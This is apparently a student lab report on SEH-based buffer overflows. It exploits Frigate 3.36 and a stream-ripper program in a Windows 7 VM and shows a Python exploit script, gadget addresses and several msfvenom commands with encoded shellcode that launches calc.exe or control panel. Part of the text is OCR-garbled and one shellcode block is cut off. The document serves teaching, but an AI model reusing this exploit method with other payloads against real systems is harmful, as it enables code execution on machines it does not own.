LAB 8

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Lab experiment - Working with the memory vulnerabilities – Part II

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload.**
    - **Replace the shellcode in the exploit2.py**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis


- **Try to crash the Vuln_Program_Stream program and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**

Example:

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

- **Change the default trigger to open control panel.**

1) **Try to crash the Vuln_Program_Stream Program and exploit it.**



```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B                POP EBX
#40010C4C   5D                POP EBP
#40010C4D   C3                RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"
buf += b"\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a"
buf += b"\x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c"
buf += b"\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31"
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b"\x30\x62\x48\x54\x71\x6c\x4b\x62\x4f\x4c\x47\x4b\x4f"
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"
buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b"
buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42"
```

Payload generated after execution of exploit2.py :

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
‰âÛÍÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQ
pK9XeUakpPdlK0Ptpnkf26lnk1BEDnkT2Q84OmgBj4fDq9oNL5lpacLwrfLwPzaZoDMVayWXbjR
SbqGlKSbDPLKczWLNk0Lr1sHYsqXUQZqF1Nkv9EpuQ9Cnkg9uHZCWJCyLK7DLK5QHVUaK
ONLZajoFmuQKwgHIpD58vUS3MjXWK1mvDT5zDpXnk3hvDwq9CcVLKvlpKNk3hWl6ayCNkd
DlKvaZpoyPDa4DdckQKQqciqJF1IoypSo1OQJLK4RjKNmqMcZs1nmOuoBs07pePF0bHTqlKb
OLGKOKeoKJPNUOR0VRHOVZ5mmom9okeel5VqlvjmPkKKPrUfemkCwR3SB0osZC0F3KOX
UQsrMCTS0AA
```

Click on the Add button in Station/Song Matching section and paste the Output there in Song pattern.




Max KB To Rip: 0

Relay Port: 10069

SRipper MFC Application has stopped working

Windows can check online for a solution to the problem.



2) Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

Required Trigger: msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b “\x00\x14\x09\x0a\x0d” -f python

Change trigger in the kali linux terminal to give a shellcode to trigger calculator,i.e. Exploiting.


```
⇒ https://www.kali.org/docs/general-use/python3-transition/


(Run "touch ~/.hushlogin" to hide this message)
┌──(root💀kali)-[~]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
buf += b"\xd9\xeb\xd9\x74\x24\xf4\x5e\x56\x59\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x6a\x48\x4b\x32"
buf += b"\x57\x70\x37\x70\x43\x30\x33\x50\x4c\x49\x38\x65\x64"
buf += b"\x71\x79\x50\x71\x74\x4e\x6b\x30\x50\x70\x30\x4c\x4b"
buf += b"\x76\x32\x54\x4c\x6c\x4b\x71\x42\x74\x54\x6e\x6b\x64"
buf += b"\x32\x76\x48\x34\x4f\x6d\x67\x71\x5a\x65\x76\x64\x71"
buf += b"\x49\x6f\x6e\x4c\x47\x4c\x75\x31\x53\x4c\x54\x42\x76"
buf += b"\x4c\x31\x30\x79\x51\x58\x4f\x56\x6d\x63\x31\x79\x57"
buf += b"\x58\x62\x4c\x32\x53\x62\x46\x37\x6c\x4b\x70\x52\x62"
buf += b"\x30\x4e\x6b\x43\x7a\x67\x4c\x4c\x4b\x72\x6c\x77\x61"
buf += b"\x42\x58\x58\x63\x63\x78\x43\x31\x4a\x71\x53\x61\x6c"
buf += b"\x4b\x76\x39\x77\x50\x53\x31\x4a\x73\x6c\x4b\x72\x69"
buf += b"\x67\x68\x59\x73\x46\x5a\x52\x69\x4c\x4b\x74\x74\x4e"
buf += b"\x6b\x36\x61\x38\x56\x65\x61\x59\x6f\x6e\x4c\x5a\x61"
buf += b"\x5a\x6f\x76\x6d\x57\x71\x39\x57\x67\x48\x4d\x30\x73"
buf += b"\x45\x39\x66\x53\x33\x73\x4d\x4c\x38\x57\x4b\x33\x4d"
buf += b"\x64\x64\x42\x55\x39\x74\x73\x68\x4c\x4b\x76\x38\x66"
buf += b"\x44\x33\x31\x4e\x33\x51\x76\x4c\x4b\x46\x6c\x32\x6b"
buf += b"\x4e\x6b\x70\x58\x47\x6c\x37\x71\x6e\x33\x4e\x6b\x55"
buf += b"\x54\x6e\x6b\x43\x31\x6a\x70\x6e\x69\x30\x44\x75\x74"
buf += b"\x75\x74\x33\x6b\x71\x4b\x73\x51\x71\x49\x51\x4a\x53"
buf += b"\x61\x59\x6f\x6b\x50\x63\x6f\x71\x4f\x50\x5a\x6e\x6b"
buf += b"\x45\x42\x6a\x4b\x6e\x6d\x31\x4d\x30\x6a\x67\x71\x6c"
buf += b"\x4d\x4e\x65\x58\x32\x53\x30\x43\x30\x33\x30\x36\x30"
buf += b"\x33\x58\x44\x71\x4c\x4b\x50\x6f\x6d\x57\x4b\x4f\x7a"
buf += b"\x75\x6d\x6b\x6c\x30\x6e\x55\x69\x32\x50\x56\x73\x58"
buf += b"\x59\x36\x4e\x75\x4d\x6d\x4d\x4d\x79\x6f\x4a\x75\x67"
buf += b"\x4c\x34\x46\x63\x4c\x47\x7a\x4f\x70\x79\x6b\x49\x70"
buf += b"\x52\x55\x66\x65\x6d\x6b\x72\x67\x76\x73\x62\x52\x42"
buf += b"\x4f\x53\x5a\x43\x30\x63\x63\x69\x6f\x68\x55\x70\x63"
buf += b"\x65\x31\x52\x4c\x70\x63\x43\x30\x41\x41"


┌──(root💀kali)-[~]
└─#
```

Bufferoverflow vulnerability:

Replace the shellcode in the exploit2.py with output of above statement and execute in frigate software as shown below:




Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Purchase
My Ftp Sites:
Add New Site
Find Computer
Computer name:
IP Address:
OK
Cancel


Calculator
View Edit Help
0
MC MR MS M+ M-
CE C ±
7 8 9 / %
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3) **Change the default trigger to open control panel.**
Required trigger:msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b “\x00\x14\x09\x0a\x0d” -f python


Generating the shellcode from kali linux terminal :


```
buf += b"\x65\x31\x52\x4c\x70\x63\x43\x30\x41\x41"


┌──(root💀kali)-[~]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf =  b""
buf += b"\x89\xe2\xda\xc4\xd9\x72\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x79\x78\x6b"
buf += b"\x32\x65\x50\x63\x30\x37\x70\x45\x30\x4c\x49\x4a\x45"
buf += b"\x75\x61\x59\x50\x61\x74\x4c\x4b\x50\x50\x50\x30\x4e"
buf += b"\x6b\x66\x32\x34\x4c\x6c\x4b\x51\x42\x46\x74\x6c\x4b"
buf += b"\x44\x32\x54\x68\x74\x4f\x6d\x67\x50\x4a\x47\x56\x30"
buf += b"\x31\x4b\x4f\x6e\x4c\x55\x6c\x35\x31\x51\x6c\x76\x62"
buf += b"\x56\x4c\x61\x30\x5a\x61\x6a\x6f\x54\x4d\x46\x61\x68"
buf += b"\x47\x59\x72\x39\x62\x33\x62\x50\x57\x4e\x6b\x32\x72"
buf += b"\x36\x70\x4e\x6b\x63\x7a\x55\x6c\x6c\x4b\x32\x6c\x46"
buf += b"\x71\x31\x68\x6b\x53\x33\x78\x77\x71\x4b\x61\x76\x31"
buf += b"\x4e\x6b\x70\x59\x61\x30\x45\x51\x4e\x33\x6e\x6b\x42"
